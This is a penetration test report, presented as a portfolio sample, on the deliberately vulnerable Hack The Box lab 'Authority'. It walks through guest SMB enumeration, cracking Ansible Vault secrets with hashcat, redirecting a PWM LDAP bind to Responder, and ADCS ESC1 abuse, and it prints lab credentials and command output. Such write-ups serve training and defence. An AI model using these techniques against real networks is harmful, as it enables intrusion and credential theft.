ARCHWARDEN

Authority

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.14.124` (authority.htb). The target is a domain controller with an Active Directory Certificate Services (ADCS) deployment. Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach from an unauthenticated external position. The assessment began with service and SMB enumeration, progressed through Ansible Vault credential cracking, PWM configuration manager abuse, and Responder credential capture, then exploited an ADCS ESC1 misconfiguration with PassTheCert to achieve domain compromise.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.14.124` (authority.htb). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
Domain Controller	`10.129.14.124` (authority.htb)
Domain	authority.htb — Windows Active Directory
ADCS	Certificate Authority: htb-AUTHORITY-CA
SMB	Port 445 — Development share with guest read access
Web Application	Port 8443 — PWM password management portal (Apache Tomcat)
WinRM	Port 5985 — used for foothold

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings enabling full domain compromise from an unauthenticated external position. The findings include 1 critical-risk finding, 1 high-risk finding, and 1 medium-risk finding.

The Development SMB share was readable by the guest account. Within it, an Ansible role at `Automation/Ansible/PWM/defaults/main.yml` contained three Ansible Vault-encrypted values: `pwm_admin_login`, `pwm_admin_password`, and `ldap_admin_password`. All three shared the same weak master password (`!@#$%^&*`), cracked with Hashcat. Decrypting them yielded credentials for the PWM password management portal at port 8443. The PWM Configuration Manager allowed editing the LDAP connection URL before triggering a test connection — redirecting it to a Responder listener captured `svc_ldap`'s credentials in cleartext (`svc_ldap:lDaP_1n_th3_cle4r!`). WinRM as `svc_ldap` provided the user flag.

ADCS enumeration with Certipy identified the `CorpVPN` certificate template as vulnerable to ESC1: it has `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` set and permits machine account enrollment. The Machine Account Quota was 10, allowing creation of `TCOMP$`. Certipy requested a certificate for `administrator@authority.htb` using `TCOMP$`'s enrollment rights, but direct Kerberos authentication (PKINIT) was blocked. PassTheCert used the same certificate over LDAP to obtain an authenticated LDAP shell, from which `svc_ldap` was added to the local Administrators group. PSExec delivered a SYSTEM shell and the root flag.

Immediate remediation priorities include removing guest access from the Development share, rotating all Ansible Vault-encrypted credentials, restricting the PWM Configuration Manager to authorised administrators, and fixing the CorpVPN certificate template ESC1 misconfiguration.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker. Testing chained guest SMB access to an Ansible development share, offline Vault hash cracking, PWM LDAP redirect for credential capture, ADCS ESC1 certificate abuse, and PassTheCert LDAP authentication to achieve full domain compromise.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **1 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	ADCS ESC1 Misconfiguration on CorpVPN Template Allows Certificate Request for Any Domain Account Including Administrator	32
2	7.5 (High)	Ansible Vault Credentials Stored in Guest-Readable SMB Share with Weak Master Password	37
3	6.5 (Medium)	PWM Configuration Manager Allows LDAP URL Redirect Exposing Bind Credentials in Cleartext	40

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained guest SMB access to a development share containing Ansible Vault hashes, offline vault cracking, PWM Configuration Manager LDAP redirect for cleartext credential capture, ADCS ESC1 certificate abuse via a machine account, and PassTheCert LDAP shell authentication to achieve full domain compromise from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **authority.htb** domain.

1. Performed network enumeration — DC services (88/389/3268, authority.htb), IIS (80, default page only), WinRM (5985), Apache Tomcat (8443, PWM portal); SSL certificates on LDAP ports signed by htb-AUTHORITY-CA — ADCS confirmed
2. Confirmed null/guest SMB auth enabled; Development share readable by guest; spider_plus downloaded all files; grep for 'password' found Ansible Vault encrypted values in Automation/Ansible/PWM/defaults/main.yml
3. Extracted three vault blobs (pwm_admin_login, pwm_admin_password, ldap_admin_password); ansible2john converted each to crackable format; Hashcat mode 16900 cracked all three with master password !@#$%^&*; ansible-vault decrypt recovered svc_pwm, pWm_@dm!N_!23, DevT3st@123
4. pWm_@dm!N_!23 authenticated to the PWM Configuration Manager; PwmConfiguration.xml confirmed svc_ldap as LDAP bind account; Configuration Editor LDAP URL changed to attacker IP: 389; Responder started on tun0; LDAP test triggered; svc_ldap:lDaP_1n_th3_cle4r! captured in cleartext; evil-winrm as svc_ldap; user flag retrieved
5. Certipy identified CorpVPN template as ESC1 vulnerable (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT, machine account enrollment permitted); MAQ confirmed as 10; TCOMP $machineaccountcreatedvia LDAPS$; $certipyreqwith TCOMP$ returned administrator.pfx with administrator UPN; certipy auth blocked (KDC_ERR_PADATA_TYPE_NOSUPP, no PKINIT)
6. PassTheCert cloned; administrator.pfx split into .crt and .key; passthecert.py obtained LDAP shell authenticated as Administrator; svc_ldap added to local Administrators group; psexec.py as svc_ldap delivered NT AUTHORITY\SYSTEM shell; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.14.124 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.14.124
```

Key results: standard DC services (53/88/135/139/389/445/3268/5985); IIS on port 80 (default page only); Apache Tomcat on port 8443. Notably, the SSL certificates on LDAP ports (389/636/3268) were

signed by `htb-AUTHORITY-CA` — confirming ADCS is present and worth revisiting after gaining credentials.

2. SMB Anonymous Access and Ansible Vault Discovery

Nmap reported null authentication enabled. Guest access was confirmed:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc smb 10.129.14.124
SMB         10.129.14.124   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) Null Auth:True
```

Share enumeration showed the `Development` share is readable by guest:

```
nxc smb 10.129.14.124 -u 'guest' -p '' --shares
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc smb 10.129.14.124 -u 'guest' -p '' --shares
SMB         10.129.14.124   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.124   445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.14.124   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.14.124   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.14.124   445    AUTHORITY        -----           -----------     ------
SMB         10.129.14.124   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.14.124   445    AUTHORITY        C$                              Default share
SMB         10.129.14.124   445    AUTHORITY        Department Shares
SMB         10.129.14.124   445    AUTHORITY        Development     READ
SMB         10.129.14.124   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.14.124   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.14.124   445    AUTHORITY        SYSVOL                          Logon server share
```

The share was spidered and all files downloaded:


```
nxc smb 10.129.14.124 -u 'guest' -p '' -M spider_plus \
  -o EXCLUDE_DIR=IPC$ DOWNLOAD_FLAG=true
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc smb 10.129.14.124 -u 'guest' -p '' -M spider_plus -o EXCLUDE_DIR=IPC$ DOWNLOAD_FLAG=true
SMB         10.129.14.124   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.124   445    AUTHORITY        [+] authority.htb\guest:
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*]  OUTPUT_FOLDER: /home/parallels/.nxc/modules/nxc_spider_plus
SMB         10.129.14.124   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.14.124   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.14.124   445    AUTHORITY        -----           -----------     ------
SMB         10.129.14.124   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.14.124   445    AUTHORITY        C$                              Default share
SMB         10.129.14.124   445    AUTHORITY        Department Shares
SMB         10.129.14.124   445    AUTHORITY        Development     READ
SMB         10.129.14.124   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.14.124   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.14.124   445    AUTHORITY        SYSVOL                          Logon server share
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [+] Saved share-file metadata to "/home/parallels/.nxc/modules/nxc_spider_plus/10.129.14.124.json"
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] SMB Shares:           7 (ADMIN$, C$, Department Shares, Development, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] SMB Readable Shares:  2 (Development, IPC$)
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] Total folders found:  27
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] Total files found:    52
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] File size average:    1.5 KB
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] File size min:        4 B
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] File size max:        11.1 KB
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] File unique exts:     6 (yml, md, txt, cfg, ini, j2)
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [*] Downloads successful: 52
SPIDER_PLUS 10.129.14.124   445    AUTHORITY        [+] All files processed successfully.
```

Grepping the downloaded files for 'password' returned multiple hits:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/.nxc/modules/nxc_spider_plus/10.129.14.124]
└─$ grep -ri "password" .
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# Passwords for private keys if not present they will be prompted for
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# input_password = secret
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# output_password = secret
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword               = A challenge password
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword_min           = 4
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword_max           = 20
./Development/Automation/Ansible/PWM/defaults/main.yml:pwm_admin_password: !vault |
./Development/Automation/Ansible/PWM/defaults/main.yml:ldap_admin_password: !vault |
./Development/Automation/Ansible/PWM/ansible_inventory:ansible_password: Welcome1
./Development/Automation/Ansible/PWM/README.md:- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
./Development/Automation/Ansible/PWM/README.md:- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
./Development/Automation/Ansible/PWM/README.md:- pwm_admin_password: pwm admin password, 'password' by default.
./Development/Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
./Development/Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="robot" password="T0mc@tR00t" roles="manager-script"/>
./Development/Automation/Ansible/LDAP/defaults/main.yml:system_ldap_allow_passwordauth_in_sshd: false
./Development/Automation/Ansible/LDAP/defaults/main.yml:system_ldap_bind_password:
./Development/Automation/Ansible/LDAP/Vagrantfile:    ansible.vault_password_file = ".vault_password"
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Query SSSD in pam.d/password-auth
./Development/Automation/Ansible/LDAP/tasks/main.yml:    dest: /etc/pam.d/password-auth
./Development/Automation/Ansible/LDAP/tasks/main.yml:    - { before: "^password.*pam_deny.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        regexp: "^password.*pam_sss.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        line: "password    sufficient    pam_sss.so use_authtok" }
./Development/Automation/Ansible/LDAP/tasks/main.yml:    - { before: "^password.*pam_deny.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        regexp: "^password.*pam_sss.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        line: "password    sufficient    pam_sss.so use_authtok" }
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Allow/Disallow password authentication in SSHD config for users
./Development/Automation/Ansible/LDAP/tasks/main.yml:      PasswordAuthentication yes
./Development/Automation/Ansible/LDAP/tasks/main.yml:    state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_filter_users else 'absent' }}"
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Allow/Disallow password authentication in SSHD config for groups
./Development/Automation/Ansible/LDAP/tasks/main.yml:      PasswordAuthentication yes
./Development/Automation/Ansible/LDAP/tasks/main.yml:    state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_unix_groups else 'absent' }}"
./Development/Automation/Ansible/LDAP/.bin/diff_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/diff_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/diff_vault:CONTENT="$(ansible-vault view "$1" --vault-password-file=.vault_password 2>&1)"
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:    RESULT="$(echo "$CONTENT" | ansible-vault decrypt - --vault-password-file=.vault_password 2>&1 1>&5$OUT)";
./Development/Automation/Ansible/LDAP/.bin/clean_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/clean_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/clean_vault:    RESULT="$(echo "$CONTENT" | ansible-vault encrypt - --vault-password-file=.vault_password 2>&1 1>&5$OUT)";
./Development/Automation/Ansible/LDAP/README.md:|`system_ldap_bind_password`|`sunrise`|The authentication token of the default bind DN. Only clear text passwords are currently supported.|
./Development/Automation/Ansible/LDAP/README.md:|`system_ldap_allow_passwordauth_in_sshd`|`true`|Specifies whether to configure `sshd_config` to allow password authentication for authorized users. This is n
eeded if your SSHD is configured to not allow password authentication by default. Defaults to `false`.|
./Development/Automation/Ansible/LDAP/README.md:    system_ldap_bind_password: sunrise
./Development/Automation/Ansible/LDAP/README.md:Here we're using a search user account and password (`system_ldap_bind_*`) to
./Development/Automation/Ansible/LDAP/README.md:    system_ldap_allow_passwordauth_in_sshd: true
./Development/Automation/Ansible/LDAP/TODO.md:- Change LDAP admin password after build -[COMPLETE]
./Development/Automation/Ansible/LDAP/.travis.yml:  - echo "$VAULT_PASSWORD" > .vault_password
./Development/Automation/Ansible/LDAP/.travis.yml:  - ansible-playbook tests/travis.yml -i localhost, --vault-password-file .vault_password --syntax-check
./Development/Automation/Ansible/LDAP/templates/sssd.conf.j2:ldap_default_authtok_type = password
./Development/Automation/Ansible/LDAP/templates/sssd.conf.j2:ldap_default_authtok = {{ system_ldap_bind_password }}
```

`Development/Automation/Ansible/PWM/defaults/main.yml` stood out — it contained three Ansible Vault encrypted values:




```
pwm_admin_login: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
pwm_admin_password: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
ldap_admin_password: !vault | $ANSIBLE_VAULT;1.1;AES256 ...
```

3. Ansible Vault Cracking and PWM Credential Recovery

Each vault blob was extracted into its own file, stripping the `!vault |` header and keeping only the `$ANSIBLE_VAULT` content:

```
  GNU nano 9.0
pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a65303431373332663932343362613034383466353832643963623230653 1
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033376539643 50a3636636231323531363466316396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346453366336503 5363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          34373330353662356134373737333166353135303266393 30a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          32383432303336333 50a6466643965656330373334316261633065313363362666531643061356 6
          3764
```

`ansible2john` converted each blob to a Hashcat-compatible format and they were combined into a single hash file. Hashcat mode 16900 (Ansible Vault) cracked all three against rockyou:

```
hashcat -m 16900 hashes.txt /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ hashcat -m 16900 hashes.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP
* Register-Limit

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1104 MB (14035 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5*!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8*!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe983342842036355*!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: hashes.txt
Time.Started.....: Wed Jun 10 21:19:28 2026 (0 secs)
Time.Estimated...: Wed Jun 10 21:19:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   328.0 kH/s (7.91ms) @ Accel:3 Loops:250 Thr:512 Vec:1
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
Progress.........: 313344/43033152 (0.73%)
Rejected.........: 0/313344 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01...: Salt:2 Amplifier:0-1 Iteration:9750-9999
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> tangga
Hardware.Mon.#01.: Temp: 41c Fan: 30% Util: 61% Core:1920MHz Mem:6800MHz Bus:16

Started: Wed Jun 10 21:19:21 2026
Stopped: Wed Jun 10 21:19:30 2026
joe@primeradiant:~$
```

Master password: `!@#$%^&*` (all three vaults shared the same key)

Each vault was decrypted with `ansible-vault decrypt`:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/Automation/Ansible/PWM/defaults]
└─$ cat pwm_admin_login.hash| ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/Automation/Ansible/PWM/defaults]
└─$ cat pwm_admin_password.hash| ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/Automation/Ansible/PWM/defaults]
└─$ cat ldap_admin_password.hash| ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```

